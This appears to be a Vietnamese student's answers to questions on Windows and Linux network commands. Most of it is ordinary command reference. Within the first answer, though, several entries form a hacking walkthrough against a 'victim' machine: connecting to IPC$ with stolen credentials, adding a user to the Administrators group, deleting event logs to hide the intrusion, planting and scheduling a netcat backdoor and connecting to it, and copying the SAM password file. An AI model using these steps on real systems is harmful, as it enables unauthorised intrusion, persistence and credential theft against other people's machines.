
Câu 1:

1. **Lệnh Ping**: Cú pháp: Code: ping ip/host [/t][/a][/l][/n]   
   ip: địa chỉ IP của máy cần kiểm tra;  
   host là tên của máy tính cần kiểm tra.   
   Người ta có thể sử dụng địa chỉ IP hoặc tên của máy tính.   
   - Tham số /t: Sử dụng tham số này để máy tính liên tục "ping" đến máy tính đích, cho đến khi bạn bấm Ctrl + C  
   - Tham số /a: Nhận địa chỉ IP từ tên host  
   - Tham số /l : Xác định độ rộng của gói tin gửi đi kiểm tra. Một số  
   hacker sử dụng tham số này để tấn công từ chối dịch vụ một máy tính  
   (Ping of Death - một loại DoS), nhưng tôi nghĩ là hacker có công cụ  
   riêng để ping một gói tin lớn như thế này, và phải có nhiều máy tính  
   cùng ping một lượt.   
   - Tham số /n : Xác định số gói tin sẽ gửi đi. Ví dụ: ping 174.178.0.1/n 5   
   Công dụng : + Lệnh này được sử dụng để kiểm tra xem một máy tính có kết  
   nối với mạng không. Lệnh Ping sẽ gửi các gói tin từ máy tính bạn đang  
   ngồi tới máy tính đích. Thông qua giá trị mà máy tính đích trả về đối  
   với từng gói tin, bạn có thể xác định được tình trạng của đường truyền  
   (chẳng hạn: gửi 4 gói tin nhưng chỉ nhận được 1 gói tin, chứng tỏ đường  
   truyền rất chậm (xấu)). Hoặc cũng có thể xác định máy tính đó có kết  
   nối hay không (Nếu không kết nối,kết quả là Unknow host)....   
    **2. Lệnh Tracert :**  
   Cú pháp : Code: tracert ip/host   
   Công dụng : + Lệnh này sẽ cho phép bạn "nhìn thấy" đường đi của các gói  
   tin từ máy tính của bạn đến máy tính đích, xem gói tin của bạn vòng qua  
   các server nào, các router nào... Quá hay nếu bạn muốn thăm dò một  
   server nào đó.  
     
   **3. Lệnh Net Send :** gởi thông điệp trên mạng (chỉ sử dụng trên hệ thống máy tình Win NT/2000/XP).  
   Cú pháp: Net send ip/host thông\_điệp\_muốn\_gởi  
   Công dụng: + Lệnh này sẽ gửi thông điệp tới máy tính đích (có địa chỉ IP hoặc tên host) thông điệp: thông\_điệp\_muốn\_gởi.   
   Trong mạng LAN, ta có thể sử dụng lệnh này để chat với nhau. Trong  
   phòng vi tính của trường các bạn có thể dùng lệnh này để ghẹo mọi  
   người! Bạn cũng có thể gởi cho tất cả các máy tính trong mạng LAN theo  
   cấu trúc sau : Code: Net send \* hello!I'm pro\_hacker  
     
   **4. Lệnh Netstat :**  
   Cú pháp: Code: Netstat [/a][/e][/n]  
   - Tham số /a: Hiển thị tất cả các kết nối và các cổng đang lắng nghe (listening)   
   - Tham số /e: hiển thị các thông tin thống kê Ethernet   
   - Tham số /n: Hiển thị các địa chỉ và các số cổng kết nối... Ngoải ra còn một vài tham số khác  
   Các bạn hãy gõ Netstat /? để biết thêm Công dụng :   
   + Lệnh Netstat cho phép ta liệt kê tất cả các kết nối ra và vào máy tính của chúng ta.   
     
   **5. Lệnh IPCONFIG :**  
   Cú pháp: Code: ipconfig /all   
   Công dụng: + Lệnh này sẽ cho phép hiển thị cấu hình IP của máy tính bạn  
   đang sử dụng, như tên host, địa chỉ IP, mặt nạ mạng...   
     
   **6. Lệnh FTP (truyền tải file):**  
   Cú pháp: Code: ftp ip/host  
   Nếu kết nối thành công đến máy chủ, bạn sẽ vào màn hình ftp, có dấu nhắc như sau:   
   Code: ftp>\_ Tại đây, bạn sẽ thực hiện các thao tác bằng tay với ftp,  
   thay vì dùng các chương trình kiểu Cute FTP, Flash FXP. Nếu kết nối  
   thành công, chương trình sẽ yêu cầu bạn nhập User name, Password. Nếu  
   username và pass hợp lệ, bạn sẽ được phép upload, duyệt file... trên  
   máy chủ.   
   Một số lệnh ftp cơ bản:   
   -cd thu\_muc: chuyển sang thư mục khác trên máy chủ  
   - dir: Xem danh sách các file và thư mục của thư mục hiện thời trên máy chủ  
   - mdir thu\_muc: Tạo một thư mục mới có tên thu\_muc trên máy chủ  
   - rmdir thu\_muc: Xoá (remove directory) một thư mục trên máy chủ   
   - put file: tải một file file (đầy đủ cả đường dẫn. VD: c:\tp\bin\baitap.exe) từ máy bạn đang sử dụng lên máy chủ.   
   - close: Đóng phiên làm việc   
   - quit: Thoát khỏi chương trình ftp, quay trở về chế độ DOS command.  
   Ngoài ra còn một vài lệnh nữa, xin mời các bạn tự tìm hiểu.   
   Công dụng : + FTP là một giao thức được sử dụng để gửi và nhận file  
   giữa các máy tính với nhau. Windows đã cài đặt sẵn lệnh ftp, có tác  
   dụng như một chương trình chạy trên nền console (văn bản), cho phép  
   thực hiện kết nối đến máy chủ ftp   
     
   **7. Lệnh Net View :**  
   Cú pháp: Code: Net View [\\computer|/Domain[:ten\_domain]]  
   Công dụng: + Nếu chỉ đánh net view [enter], nó sẽ hiện ra danh sách các  
   máy tính trong mạng cùng domain quản lý với máy tính bạn đang sử dụng.   
   + Nếu đánh net view \\tenmaytinh, sẽ hiển thị các chia sẻ tài nguyên  
   của máy tính tenmaytinh . Sau khi sử dụng lệnh này, các bạn có thể sử  
   dụng lệnh net use để sử dụng các nguồn tài nguyên chia sẻ này.  
     
   **8. Lệnh Net Use :**  
   Cú pháp: Code: Net use \\ip\ipc$ "pass" /user:"\*\*\*"   
   - ip: địa chỉ IP của victim.   
   - \*\*\*: user của máy victim   
   - pass: password của user Giả sử ta có đc user và pass của victim có IP  
   là 68.135.23.25 trên net thì ta đã có thể kết nối đến máy tính đó rùi  
   đấy!   
   Ví dụ: user: vitim ; pass :12345 .   
   Ta dùng lệnh sau:   
   Code: Net use \\68.135.23.25\ipc$ "12345" /user:"victim"   
   Công dụng: + kết nói một IPC$ đến máy tính victim (bắt đầu quá trình xâm nhập).   
     
   **9. Lệnh Net User :**  
   Cú pháp: Code: Net User [username pass] [/add]   
   - Username : tên user cấn add   
   - pass : password của user cần add Khi đã add được user vào rùi thì ta tiến hành add user này vào nhóm administrator.  
   Code: Net Localgroup Adminstrator [username] [/add]   
   Công dụng: + Nếu ta chỉ đánh lệnh Net User thì sẽ hiển thị các user có trong máy   
   + Nếu ta đánh lệnh Net User [username pass] [/add] thì máy tính sẽ tiến hành thêm một người dùng vào.   
   Ví dụ: ta tiến hành add thêm một user có tên là uanhoa , password là :banvatoi vào với cấu trúc lệnh như sau:   
   Code: Net User xuanhoa banvatoi /add   
   Sau đó add user xuanhoa vào nhóm adminnistrator  
   Code: Net Localgroup Administrator xuanhoa /add  
    **10. Lệnh Shutdown:**  
   Cú pháp: Code: Shutdown [-m \\ip] [-t xx] [-i] [-l] [-s] [-r] [-a] [-f] [-c "commet] [-d up x:yy] (áp dụng cho win XP)   
   - Tham số -m\\ip : ra lệnh cho một máy tính từ xa thực hiên các lệnh shutdown, restart,..   
   - Tham số -t xx : đặt thời gian cho việc thực hiện lệnh shutdown.  
   - Tham số -l : logg off (lưu ý ko thể thực hiện khi remote)  
   - Tham số -s : shutdown   
   - Tham số -r : shutdown và restart  
   - Tham số -a : không cho shutdown  
   - Tham số -f : shutdown mà ko cảnh báo   
   - Tham số -c "comment" : lời cảnh báo trước khi shutdown   
   - Tham số -d up x:yy : ko rõ Code: shutdown \\ip (áp dụng win NT)   
   Để rõ hơn về lệnh shutdown bạn có thể gõ shutdown /? để được hướng dẫn cụ thể hơn!   
   Công dụng: + Shutdown máy tính.   
    **11. Lệnh DIR :**  
   Cú pháp: Code: DIR [drive:][path][filename] Lệnh này quá căn bản rùi, chắc tui khỏi hướng dẫn.   
   Để rõ hơn bạn đánh lệnh DIR /? để được hướng dẫn.   
   Công dụng: + Để xem file, folder.   
    **12. Lệnh DEL :**  
   Cú pháp: Code: DEL [drive:][path][filename] Lệnh này cũng căn bản rùi, ko phải nói nhìu.   
   Công dụng: Xóa một file, thông thường sau khi xâm nhập vào hệ thống, ta  
   phái tiến hành xóa dấu vết của mình để khỏi bị phát hiện.  
   Sau đây là những files nhật ký của Win NT:   
   Code: del C:\winnt\system32\logfiles\\*.\*   
   del C:\winnt\ssytem32\config\\*.evt   
   del C:\winnt\system32\dtclog\\*.\*   
   del C:\winnt\system32\\*.log   
   del C:\winnt\system32\\*.txt   
   del C:\winnt\\*.txt del C:\winnt\\*.log  
     
   **13. Lệnh tạo ổ đĩa ảo trên computer:**  
   Cú pháp:   
   Code: Net use z: \\ip\C$ ( hoặc là IPC$ )   
   - Z là của mình...còn C$ là của Victim   
   Công dụng: Tạo 1 đĩa ảo trên máy tính (lệnh này mình cũng không nắm rõ nên ko thể hướng dẫn chi tiết đc)   
    **14. Lệnh Net Time :**  
   Cú pháp: Code: Net Time \\ip   
   Công dụng: + Cho ta biết thời gian của victim, sau đó dùng lệnh AT để  
   khởi động chương trình. (các bạn có thể tham khảo lệnh AT tại phần  
   basic to hacking ở phần hacking and securities trong diễn đàn dttx.org)  
    **15. Lệnh AT:**  
   Cú pháp: Code: AT \\ip   
   Công  
   dụng: + Thông thường khi xâm nhập vào máy tính victim khi rút lui thì  
   ta sẽ tặng quà lưu niệm lên máy tính victim, khi đã copy troj hoặc  
   backdoor lên máy tính rùi ta sẽ dùng lệnh at để khởi động chúng.   
   Ví dụ: ở đây tui có con troj tên nc.exe (NC là từ viết tắc của  
   NETCAT....nó là một telnet server với port 99) và đc copy lên máy  
   victim rùi. Đầu tiên ta cần biết thời gian của victim có IP là :  
   68.135.23.25 .   
   Code: Net Time \\68.135.23.25 Bây h nó sẽ phản hồi cho ta thời gian của victim,   
   ví dụ : 12:00. Code: AT \\68.135.23.25 12:3 nc.exe Đợi đến 12:3 là nó  
   sẽ tự chạy trên máy nạn nhân và chúng ta có thể connected đến port 99.   
     
   16. Lệnh Telnet:   
   Cú pháp: Code: telnet host port   
   Gõ telnet /? để biết thêm chi tiết.   
   Nhưng nếu như máy victim đã dính con nc rồi thì ta chỉ cần connect đến port 99 là OKie   
   Code: telnet 68.135.23.25 99   
   Công dụng: + Kết nối đến host qua port xx  **17. Lệnh COPY:**  
   Cú pháp: Code: COPY /? Dùng lệnh trên để rõ hơn!   
   Công dụng: + Copy file, ở đây chắc mình khỏi nói thêm nhé.  
   Ví dụ:chúng ta copy files index trên ổ C của mình lên ổ C của 127.0.0.1   
   Code: Copy Index.html \\127.0.0.1\C$\index.html   
   nếu bạn copy lên folder winNt   
   Code: Copy index.html \\127.0.0.1\admin$\index.html   
   muốn copy files trên máy victm thì bạn gõ vào :   
   Code: Copy \\127.0.0.1\Admin$\repair\sam.\_c:\   
   lưu ý : code ở đây được hiểu là mã lệnh các bạn không nên gõ vào chữ  
   code, nếu gõ code thì các bạn không thực hiện được những dòng mã lệnh  
   phía trên đâu   
     
   **18. Lệnh SET:**  
   Cú pháp: Code: SET   
   Công dụng: + Displays, sets, or removes cmd.exe enviroment variables.   
     
   **19. Lệnh Nbtstat:**  
   Cú pháp: Code: Nbtstat /? Gõ lệnh trên để rõ hơn về lệnh này.   
   Công dụng: + Display protocol statistic and curent TCP/IP connections using NBT (netbios over TCP?IP)

Câu 2:




**ping**

Lệnh ping gửi các gói *ECHO\_REQUEST* tới địa chỉ chỉ định. Câu lệnh nhằm kiểm tra máy tính có thể kết nối với Internet hay một địa chỉ IP cụ thể nào đó hay không. Tuy nhiên có rất nhiều hệ thống được cấu hình để không hồi đáp với các lệnh*ping*.

Không giống lệnh *ping* trên Windows, câu lệnh *ping* trên Linux sẽ duy trì gửi các gói tin cho đến khi bạn kết thúc nó. Có thể định số lượng gói tối đa gửi đi bằng cách gõ thêm tùy chọn *–c*.

*ping –c 4 google.com*




“*link beat detected*” nghĩa là dây cáp đã được cắm và “*unplugged*” tức dây cáp chưa được cắm.

**ifconfig**

Câu lệnh *ifconfig* có rất nhiều tùy chọn để cấu hình, điều chỉnh và dò lỗi trên các giao diện mạng hệ thống. Đây cũng là cách để xem nhanh các địa chỉ *IP* và các thông tin khác của giao diện mạng. Gõ *ifconfig* để xem trạng thái các giao diện mạng hiện đang hoạt động bao gồm tên của chúng. Bạn cũng có thể chỉ định tên một giao diện để xem thông tin trên duy nhất giao diện đó.


*ifconfig*

*ifconfig eth0*




**netstat**


Câu lệnh *netstat* đưa ra các thống kê khác nhau cho giao diện, bao gồm các socket mở và các bảng định tuyến.




Sử dụng câu lệnh *netstat –p* để xem các chương trình đi kèm với các socketmở.



Xem các thống kê chi tiết cho tất cả các cổng bằng câu lệnh *netstat –s*.



Trên đây là các câu lệnh thông dụng để thao tác với mạng mà Linux hỗ trợ người sử dụng. Thông qua các câu lệnh này, người sử dụng có thể dễ dàng kiểm tra tìm sự cố hay các thông tin liên quan đến mạng.



**( nslookup)whois**

Lệnh *whois* sẽ đưa ra các bản ghi trên server whois *(whois record)* của website, vì vậy bạn có thể xem thông tin về người hay tổ chức đã đăng ký và sở hữu website đó.

*whois example.com*

Câu 3:

Mỡ Command line đối với window và terminal đối với linux

Sử Dụng lệnh ipconfig cho window và ifconfig cho linux.

Câu 4:

netstat -o: Hiển thị quá trình ID sở hữu liên kết với mỗi kết nối.( Tham số này có thể được kết hợp với các tham số -a,-n,-p)

netstat -n: Hiển thị các địa chỉ và số cổng trong số từ

netstat –a: Hiển thị tất cả cổng .